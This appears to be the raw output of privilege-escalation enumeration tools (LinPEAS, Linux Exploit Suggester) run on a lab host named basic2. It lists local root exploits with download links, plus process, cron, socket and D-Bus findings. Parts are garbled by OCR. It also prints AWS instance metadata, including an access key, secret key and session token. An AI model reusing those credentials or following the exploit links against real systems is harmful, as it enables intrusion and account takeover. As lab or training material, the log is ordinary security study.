Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195 5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails

Exposure: highly probable

 $Tags: debian=7 | 8, RHEL=5 | 6 | 7, ubuntu=14.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ \{ kernel: 2.6.32-21-generic \}, [ubuntu=16.04] \\ = 10.04 | 12.04, ubuntu=10.04 \\ = 1$

{kernel:4.4.0-21-generic}

Download URL: https://www.exploit-db.com/download/40839

ext-url: https://www.exploit-db.com/download/40847

Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/

rh-cve-2016-5195 5.sh

[+][CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

Exposure: probable

Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro

Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

Exposure: probable

Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10

Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+][CVE-2017-7308] af packet

Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html

Exposure: probable

Tags: [ubuntu=16.04]{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}

Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c

ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c

Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for

additional kernels

[+] [CVE-2017-6074] dccp

Details: http://www.openwall.com/lists/oss-security/2017/02/22/3

Exposure: probable

Tags: [ubuntu=(14.04|16.04)]{kernel:4.4.0-62-generic}
Download URL: https://www.exploit-db.com/download/41458

Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2017-1000112] NETIF_F_UFO

Details: http://www.openwall.com/lists/oss-security/2017/08/13/1

Exposure: probable

Tags: ubuntu=14.04{kernel:4.4.0-*},[ubuntu=16.04]{kernel:4.8.0-*}

Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c

ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c

Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified

version at 'ext-url' adds support for additional distros/kernels

[+][CVE-2016-8655] chocobo root

Details: http://www.openwall.com/lists/oss-security/2016/12/06/1

Exposure: probable

Tags: [ubuntu=(14.04|16.04)]{kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic}

Download URL: https://www.exploit-db.com/download/40871

Comments: CAP NET RAW capability is needed OR CONFIG USER NS=y needs to be enabled

[+] [CVE-2016-4557] double-fdput()

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

Exposure: probable

Tags: [ubuntu=16.04]{kernel:4.4.0-21-generic}

Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/

39772.zip

Comments: CONFIG BPF SYSCALL needs to be set && kernel.unprivileged bpf disabled != 1

[+] [CVE-2022-32250] nft object UAF (NFT MSG NEWSET)

Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/

https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/

Exposure: less probable

Tags: ubuntu=(22.04) {kernel:5.15.0-27-generic}

Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c

Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+][CVE-2022-2586] nft object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5

Exposure: less probable

Tags: ubuntu=(20.04){kernel:5.12.13}

Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1

Comments: kernel.unprivileged userns clone=1 required (to obtain CAP NET ADMIN)

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-*}

Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/

exploit.c

ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c

Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/

Exposure: less probable

Tags: mint=19

Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c

Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc

Exposure: less probable

Download URL:

Comments: CONFIG USER NS needs to be enabled; CONFIG XFRM needs to be enabled

[+] [CVE-2018-1000001] RationalLove

Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/

Exposure: less probable

Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}

Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c

Comments: kernel.unprivileged userns clone=1 required

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

Details: https://seclists.org/oss-sec/2017/q1/184

Exposure: less probable

Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [CVE-2017-1000366,CVE-2017-1000379] linux ldso hwcap 64

Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt

Exposure: less probable

Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611 Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap_64.c Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

[+] [CVE-2017-1000253] PIE stack corruption

Details: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.txt

Exposure: less probable

Tags: RHEL=6,RHEL=7{kernel:3.10.0-514.21.2|3.10.0-514.26.1}

Download URL: https://www.gualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.c

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE

Details: https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793

Exposure: less probable

Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c

Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No SMEP/SMAP/KASLR bypass included.

Tested in QEMU only

[+] [CVE-2016-2384] usb-midi

Details: https://xairy.github.io/blog/2016/cve-2016-2384

Exposure: less probable

Tags: ubuntu=14.04,fedora=22

Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-

privileged user

[+] [CVE-2016-0728] keyring

Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/

Exposure: less probable

Download URL: https://www.exploit-db.com/download/40003

Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: https://cyseclabs.com/blog/

cve-2016-0728-poc-not-working

Executing Linux Exploit Suggester 2

https://github.com/jondonas/linux-exploit-suggester-2

CVE-2016-8655

Source: http://www.exploit-db.com/exploits/40871

[2] exploit x CVE-2018-14665 Source: http://www.exploit-db.com/exploits/45697 [3] get rekt CVE-2017-16695 Source: http://www.exploit-db.com/exploits/45010 Protections AppArmor enabled? You do not have enough privilege to read the profile set. apparmor module is loaded. ■ AppArmor profile? unconfined is linuxONE?s390x Not Found Found

 □ PaX bins present? PaX Not

 Found Found Found ╡ Seccomp enabled? disabled ☐ User namespace? enabled ╡ Cgroup2 enabled? disabled ╡ Is ASLR enabled? Yes ᆗ Printer? No Is this a virtual machine? Yes (xen) Container ╣ Container related tools present (if any): /usr/bin/ lxc Am I Containered? Container details ╡ Is this a container? ╡ Any running containers? No 引 Cloud

```
╡ Google Cloud Platform? ...... No
╡ AWS ECS? ..... No
grep: /etc/motd: No such file or directory
╡ AWS EC2? ...... Yes
╡ AWS Lambda? ...... No
릐 AWS Codebuild? ...... No
╡ DO Droplet? ...... No
릐 IBM Cloud VM? ...... No
릐 Azure VM? ...... No
릐 Azure APP? ..... No
          릐 AWS EC2 Enumeration
ami-id:
ami-08b2580b11e7c69e0
instance-action: none
instance-id: i-03eee2ddd79153eed
instance-life-cycle: on-demand
instance-type: t2.nano
region: eu-west-1

	── Account Info

 "Code": "Success",
 "LastUpdated": "2024-01-22T21:11:29Z",
 "AccountId": "739930428441"
}

── Network Info

Mac: 02:23:bf:26:bc:
75/
Owner ID: 739930428441
Public Hostname:
Security Groups: AllowEverything
Private IPv4s:
Subnet IPv4: 10.10.0.0/16
PrivatelPv6s:
Subnet IPv6:
Public IPv4s:

☐ IAM Role
── User Data
EC2 Security Credentials
 "Code": "Success",
 "LastUpdated": "2024-01-22T21:11:02Z",
 "Type": "AWS-HMAC",
 "AccessKeyId": "ASIA2YR2KKQMRZV7KBGL",
```

```
"SecretAccessKey": "I83RQMqrz3gYhfkVM4Fd8Fqhdxj/93pe1+gi2jQV",
 "Token": "IQoJb3JpZ2luX2VjEJX/////////
wEaCWV1LXdlc3QtMSJGMEQCICKIeGT1hVMKCG2uxQYm+CfJMZgOCz0+DpPPA5+RXnjbAiB2NDrSQwje3UlihP5X-
vvZkp0me3YPqMBIO/
+|hHxuN6SrGBAhOEAMaDDczOTkzMDQyODQ0MSIMkFHZqDOJr7wEmux7KqMEc33sZRCqedrf5jk2x0VFsb3Mk6R-
KFaTXZ950bUnRq2gFYVks39JpmXHN5PlkeEaxEjNkhc/
EniMK0ko5Xbs2NIi0O+HW2xS683tlfjEmURlsXDEINBwXgkO69AaCQj97qsRtu0MgxuPMQTAO7As7VoMMqMdJvJDZ1
VWX|jBWzsKMrTXoRcXNHZ0QIDU4iOoQlvMu33y6dtglo1ylgl0xliB0lsqS2Udkfc+ElJDqL8Byj3BJG1WNYwcInYxpP/
d31jsMgmNPBNXj7+8OHarlVYdgnLZ6S7o0hQiHIO7sn1QXk3CPa2n88zCMgDrF0lZBQKQfpNV3WkuDc4psm30rQG-
Z9vLtuCPfIZyMtZ2gOibrsYz1gT0J8mkHW89+J3UetLTLXuGDzFenRBNn+NSu70wExXno14hFku+gwAjxtMDgsL5qR-
FPxRUm8e1qRNm/2sYbZHqqgHYMjKuBP0vsOuCT23ZnOOr1eqNlh2Q9evjRNDXbsTBCKP/sodvPnwrc3aPVCcKX/
6h5TSqnibDNO2lidMNgVJcTsNUNF2SNImZ+OPaB05f1gdvm0PYHbj1hFRmA6jQtgK50PeUWDI6NL7z35tZ9IMAzxvX-
cDqWo2459+atdRQ4o8qle6Osj39if+Sv9/znGLbzG+dzcfQmHPHHYj1uFNLOOPVmHTyPc/
0mlxLl1GQ55OcAESAZFPP6zXqsWmuvMMB795BpPm2l6jliDusrTDUs7utBjqUAqMUNRQhsa3zUOKO7d+YApsAxjcz-
igAL3SSoFWyEe6gFhmA+7NyYdbyyueDI+sxTTN7kk2o3OuB0pDxAj6TYFpAPhDc5DjllUyTBPkWInGgPwekILvzReY-
zv9AThRSFPbFTTQNfvX+7cAYEzWzt/VdCEkx7rhRu6iIGrODiVpoaPUU4qBIsbNS7yjFsUH+rGyuB/Hz7/q9FV/TTr3/
LAXggCyKNTMnq6gpRZH/49Wzu/NVRIC8DZsD4L5qAqXNPGRTg10+jtfYMKpGy+7Wn6JM+FVNeIhJE1B/
YarB2jbOWNUpFq8o2pBvV+BnDLsnSrcgQt9JNAaSiVsKj4nTzqfi2y3y1Jsd+345TiLaX7OHFr/rATGA==",
 "Expiration": "2024-01-23T03:38:55Z"
}
SSM Runnig
      6763 0.0 0.2 16304 1092 pts/0 S+ 16:51 0:00 sed s,ssm-agent,?[1;31m&?
jan
[0m,
                 Processes, Crons, Timers, Services and Sockets
           네 Cleaned processes
Lheck weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-
escalation#processes
        1 0.9 1.2 38116 6036?
                                  Ss 16:11 0:22 /sbin/
root
init
       358 0.0 0.5 27704 2964?
                                   Ss 16:11 0:01 /lib/systemd/systemd-journald
root
       392 0.0 0.3 94772 1500?
                                   Ss 16:11 0:00 /sbin/lvmetad -f
root
       408 0.0 0.7 44720 3628?
                                   Ss 16:11 0:02 /lib/systemd/systemd-udevd
root
systemd+ 485 0.0 0.4 100324 2372?
                                       Ssl 16:11 0:00 /lib/systemd/systemd-timesyncd
 \Box(Caps) 0x0000000000000000=cap sys time
daemon[0m
             803 0.0 0.3 26044 1936?
                                         Ss 16:12 0:00 /usr/sbin/atd -f
       812 0.0 0.5 256392 2984 ?
                                     Ssl 16:12 0:00 /usr/sbin/rsyslogd -n
syslog
       817 0.0 0.2 4396 1272?
root
                                   Ss 16:12 0:00 /usr/sbin/acpid
       821 0.0 0.5 29008 2652 ?
                                   Ss 16:12 0:00 /usr/sbin/cron -f
message+ 826 0.0 0.7 42900 3704?
                                       Ss 16:12 0:00 /usr/bin/dbus-daemon --system --address=systemd:
--nofork --nopidfile --systemd-activation
 └(Caps) 0x0000000020000000=cap audit write
       832 0.0 0.6 28544 3040?
                                   Ss 16:12 0:00 /lib/systemd/systemd-logind
root
       838 0.0 1.0 275900 5228 ?
                                    Ssl 16:12 0:00 /usr/lib/accountsservice/accounts-daemon[0m
root
       841 0.0 0.3 629920 1860?
                                    Ssl 16:12 0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root
       844 0.0 2.5 211344 12772 ?
                                    Ssl 16:12 0:00 /usr/lib/snapd/snapd
root
                                   Ss 16:12 0:00 /sbin/mdadm --monitor --pid-file /run/mdadm/monitor.pid
       858 0.0 0.0 13372 136?
root
--daemonise --scan --syslog
       866 0.0 1.0 277176 5064?
                                    Ssl 16:12 0:00 /usr/lib/policykit-1/polkitd --no-debug
root
       882 0.0 2.0 337920 10160 ?
                                    Ss 16:12 0:00 /usr/sbin/smbd -D
root
                                       16:12 0:00 _ /usr/sbin/smbd -D
       884 0.0 0.9 329804 4664?
root
       942 0.0 1.0 337920 5384?
                                    S
                                       16:12 0:00 /usr/sbin/smbd -D
root
       913 0.0 0.4 16124 2452?
                                   Ss 16:12 0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/
root
dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root
       973 0.0 1.1 65508 5884?
                                   Ss 16:12 0:00 /usr/sbin/sshd -D
```

```
ian
      2055 0.0 0.7 92832 3544?
                                      S 16:46 0:00 | sshd: jan@pts/0
      2063 0.0 0.8 22572 4148 pts/0 Ss 16:46 0:00 |
jan
                                                              _/bin/sh ./linpeas.sh
      2160 0.1 0.5 5444 2620 pts/0 S+ 16:50 0:00 |
jan
                                                                 _/bin/sh ./linpeas.sh
      6777 0.0 0.2 5444 1032 pts/0 S+ 16:51 0:00 |
ian
      6781 0.0 0.6 37508 3420 pts/0 R+ 16:51 0:00 |
                                                                 | ps fauxwww
jan
      6780 0.0 0.2 5444 1032 pts/0 S+ 16:51 0:00 |
                                                                 _ /bin/sh ./linpeas.sh
jan
tomcat9 993 7.8 39.1 2550800 195112 ?
                                           Sl 16:12 3:04 /usr/lib/jvm/java-1.8.0-openjdk-amd64/bin/java -
Djava.util.logging.config.file=/opt/tomcat-latest/conf/logging.properties -
Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Dfile.encoding=UTF-8 -
Dnet.sf.ehcache.skipUpdateCheck=true -XX:+UseConcMarkSweepGC -XX:+CMSClassUnloadingEnabled -XX:
+UseParNewGC -Djdk.tls.ephemeralDHKeySize=2048 -
Djava.protocol.handler.pkgs=org.apache.catalina.webresources -
Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Xms512m -Xmx512m -Dignore.endorsed.dirs= -
classpath /opt/tomcat-latest/bin/bootstrap.jar:/opt/tomcat-latest/bin/tomcat-juli.jar -Dcatalina.base=/opt/tomcat-
latest -Dcatalina.home=/opt/tomcat-latest -Djava.io.tmpdir=/opt/tomcat-latest/temp
org.apache.catalina.startup.Bootstrap start
root
       1003 0.0 0.0 5220 148?
                                     Ss 16:12 0:00 /sbin/iscsid
       1004 0.0 0.7 5720 3516?
                                      S<Ls 16:12 0:00 /sbin/iscsid
root
       1114 0.0 0.4 15752 2044 ttyS0 Ss+ 16:12 0:00 /sbin/agetty --keep-baud 115200 38400 9600 ttyS0
root
vt220
       1117 0.0 0.3 15936 1496 tty1
                                        Ss+ 16:12 0:00 /sbin/agetty --noclear tty1 linux
root
       1152 0.0 0.8 71584 4040?
                                      Ss 16:12 0:00 /usr/sbin/apache2 -k start
root
www-data 1154 0.0 0.8 557740 4456?
                                          SI 16:12 0:00 _ /usr/sbin/apache2 -k start
                                          SI 16:12 0:00 /usr/sbin/apache2 -k start
www-data 1155 0.0 0.9 557628 4484?
       1217 0.0 1.0 240008 5204?
                                       Ss 16:12 0:00 /usr/sbin/nmbd -D
root
      1997 0.0 0.9 45276 4500?
jan
                                      Ss 16:46 0:00 /lib/systemd/systemd --user
jan
      2000 0.0 0.4 61568 2048 ?
                                      S 16:46 0:00 (sd-pam)
            ╣ Binary processes permissions (non 'root root' and not belonging to current user)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
            | Processes whose PPID belongs to a different user (not root)
Let You will know if a user can somehow spawn processes as a different
Proc 485 with ppid 1 is run by user systemd-timesync but the ppid user is
Proc 803 with ppid 1 is run by user daemon but the ppid user is root
Proc 812 with ppid 1 is run by user syslog but the ppid user is root
Proc 826 with ppid 1 is run by user messagebus but the ppid user is root
Proc 993 with ppid 1 is run by user tomcat9 but the ppid user is root
Proc 1154 with ppid 1152 is run by user www-data but the ppid user is root
Proc 1155 with ppid 1152 is run by user www-data but the ppid user is root
Proc 1997 with ppid 1 is run by user jan but the ppid user is root
Proc 2055 with ppid 1993 is run by user jan but the ppid user is root
Proc 2511 with ppid 2510 is run by user sshd but the ppid user is root
Proc 2514 with ppid 2513 is run by user sshd but the ppid user is root
Proc 2515 with ppid 2512 is run by user sshd but the ppid user is root
Proc 2517 with ppid 2516 is run by user sshd but the ppid user is root
             Files opened by processes belonging to other users
Lack of privileges to read other user processes
information
COMMAND PID TID
                            USER FD
                                        TYPE
                                                     DEVICE SIZE/OFF
                                                                         NODE
NAME
            ╣ Processes with credentials in memory (root req)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory
```

Found gnome-keyring-daemon Not Found lightdm Not Found vsftpd Not Found apache2 process found (dump creds from memory as sshd: process found (dump creds from memory as root) ╣ Cron jobs https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs /usr/bin/ crontab incrontab Not Found 722 Apr 5 2016 /etc/ -rw-r--r-- 1 root root crontab /etc/cron.d: total 20 drwxr-xr-x 2 root root 4096 Apr 17 2018. drwxr-xr-x 99 root root 4096 Nov 15 2018 .. -rw-r--r- 1 root root 589 Jul 16 2014 mdadm -rw-r--r- 1 root root 102 Apr 5 2016 .placeholder -rw-r--r- 1 root root 190 Apr 17 2018 popularity-contest /etc/cron.daily: total 64 drwxr-xr-x 2 root root 4096 Apr 19 2018. drwxr-xr-x 99 root root 4096 Nov 15 2018 .. -rwxr-xr-x 1 root root 539 Apr 5 2016 apache2 -rwxr-xr-x 1 root root 376 Mar 31 2016 apport -rwxr-xr-x 1 root root 1474 Jun 19 2017 apt-compat -rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils -rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg -rwxr-xr-x 1 root root 372 May 6 2015 logrotate -rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db -rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm -rwxr-xr-x 1 root root 435 Nov 18 2014 mlocate -rwxr-xr-x 1 root root 249 Nov 12 2015 passwd -rw-r--r- 1 root root 102 Apr 5 2016 .placeholder -rwxr-xr-x 1 root root 3449 Feb 26 2016 popularity-contest -rwxr-xr-x 1 root root 383 Mar 7 2016 samba -rwxr-xr-x 1 root root 214 May 24 2016 update-notifier-common /etc/cron.hourly: total 12 drwxr-xr-x 2 root root 4096 Apr 17 2018. drwxr-xr-x 99 root root 4096 Nov 15 2018 .. -rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder /etc/cron.monthly:

total 12

drwxr-xr-x 2 root root 4096 Apr 17 2018.

drwxr-xr-x 99 root root 4096 Nov 15 2018 ...

```
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
/etc/cron.weekly:
total 24
drwxr-xr-x 2 root root 4096 Apr 17 2018.
drwxr-xr-x 99 root root 4096 Nov 15 2018 ..
-rwxr-xr-x 1 root root 86 Apr 13 2016 fstrim
-rwxr-xr-x 1 root root 771 Nov 6 2015 man-db
-rw-r--r- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 211 May 24 2016 update-notifier-common
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin
17 *
      * * * root cd / && run-parts --report /etc/cron.hourly
25 6
      *** root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6
      * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
      1 ** root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
52 6
             ╣ Systemd PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin
             Analyzing .service files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/final.target.wants/snapd.system-shutdown.service could be executing some relative
path
/etc/systemd/system/multi-user.target.wants/networking.service could be executing some relative path
/etc/systemd/system/network-online.target.wants/networking.service could be executing some relative path
/etc/systemd/system/sysinit.target.wants/friendly-recovery.service could be executing some relative path
/lib/systemd/system/emergency.service could be executing some relative path
/lib/systemd/system/friendly-recovery.service could be executing some relative path
/lib/systemd/system/ifup@.service could be executing some relative path
You can't write on systemd PATH
             ╣ System timers
https://book.hacktricks.xvz/linux-hardening/privilege-escalation#timers
NEXT
                    LEFT
                              LAST
                                                  PASSED
                                                            UNIT
ACTIVATES
Mon 2024-01-22 21:03:43 EST 4h 12min left Mon 2024-01-22 16:12:01 EST 39min ago snapd.refresh.timer
snapd.refresh.service
Tue 2024-01-23 01:49:55 EST 8h left
                                       Mon 2024-01-22 16:12:01 EST 39min ago apt-daily.timer
                                                                                                       apt-
daily.service
Tue 2024-01-23 06:35:40 EST 13h left
                                        Mon 2024-01-22 16:12:01 EST 39min ago apt-daily-upgrade.timer
apt-daily-upgrade.service
Tue 2024-01-23 16:26:13 EST 23h left
                                        Mon 2024-01-22 16:26:13 EST 25min ago systemd-tmpfiles-clean.timer
systemd-tmpfiles-clean.service
n/a
                  n/a
                                              n/a
                                                                                snapd.snap-repair.service
                           n/a
                                                     snapd.snap-repair.timer
n/a
                  n/a
                                              n/a
                                                     ureadahead-stop.timer
                                                                                 ureadahead-stop.service
                           n/a
             Analyzing .timer files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
```

Analyzing .socket files https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets

/etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request

/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket /lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog /lib/systemd/system/systemd-bus-proxyd.socket is calling this writable listener: /var/run/dbus/system_bus_socket /lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout /lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket /lib/systemd/system/uuidd.socket is calling this writable listener: /run/uuidd/request

Unix Sockets Listening

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets

/run/ acpid.socket

└─(Read Write)

/run/dbus/system bus socket

└─(Read Write)

/run/lvm/lvmetad.socket

/run/lvm/lvmpolld.socket

/run/samba/nmbd/unexpected

└─(Read Write)

/run/snapd-snap.socket

└─(Read Write)

/run/snapd.socket

└─(Read Write)

/run/systemd/fsck.progress

/run/systemd/journal/dev-log

└─(Read Write)

/run/systemd/journal/socket

└─(Read Write)

/run/systemd/journal/stdout

└─(Read Write)

/run/systemd/journal/syslog

└─(Read Write)

/run/systemd/notify

└─(Read Write)

/run/systemd/private

└─(Read Write)

/run/udev/control

/run/user/1001/systemd/notify

└─(Read Write)

/run/user/1001/systemd/private

└─(Read Write)

/run/uuidd/request

└─(Read Write)

/var/lib/lxd/unix.socket

/var/run/dbus/system bus socket

└─(Read Write)

/var/run/samba/nmbd/unexpected

└─(Read Write)

D-Bus config files

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus

Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf (<policy user="dnsmasq">)

Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.network1.conf (<policy user="systemd-network">)

Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.resolve1.conf (<policy user="systemd-resolve">)

╡ D-Bus Service Objects list

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus

NAME DESCRIPTION	PID PROCESS	USER	CONNECTION	UNIT	SESSION
:1.0 :1.1 :1.13	832 systemd-login		•	md-logind.service	
:1.2	838 accounts-daen	non[0m root	:1.2	accounts-daemon	.service -
:1.3 com.ubuntu.Languages com.ubuntu.SoftwarePi org.freedesktop.Accoun	Selector roperties	ot :1.3 - - unts-daemon[0	(activatable (activatable)) -	- s-daemon.service
org.freedesktop.DBus dbus.service	826 dbus-0	daemon[0m	messagebus	org.freedesktop	.DBus
org.freedesktop.Policyl org.freedesktop.hostna org.freedesktop.locale	nme1	-	:1.3 (activatable) - activatable) -	polkitd.service 	
org.freedesktop.login1		nd-logind root		systemd-logind	.service -
org.freedesktop.netwo org.freedesktop.resolve org.freedesktop.system org.freedesktop.timeda	e1 nd1 1 syste	- ((activatable) - (activatable) - :1.0 (activatable) -	init.scope	

╣ Network Information

Hostname, hosts and DNS basic2

127.0.0.1 localhost 127.0.1.1 basic2

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes ff02::2 ip6-allrouters nameserver 10.0.0.2

search eu-west-1.compute.internal

╡ Interfaces

symbolic names for networks, see networks(5) for more

information

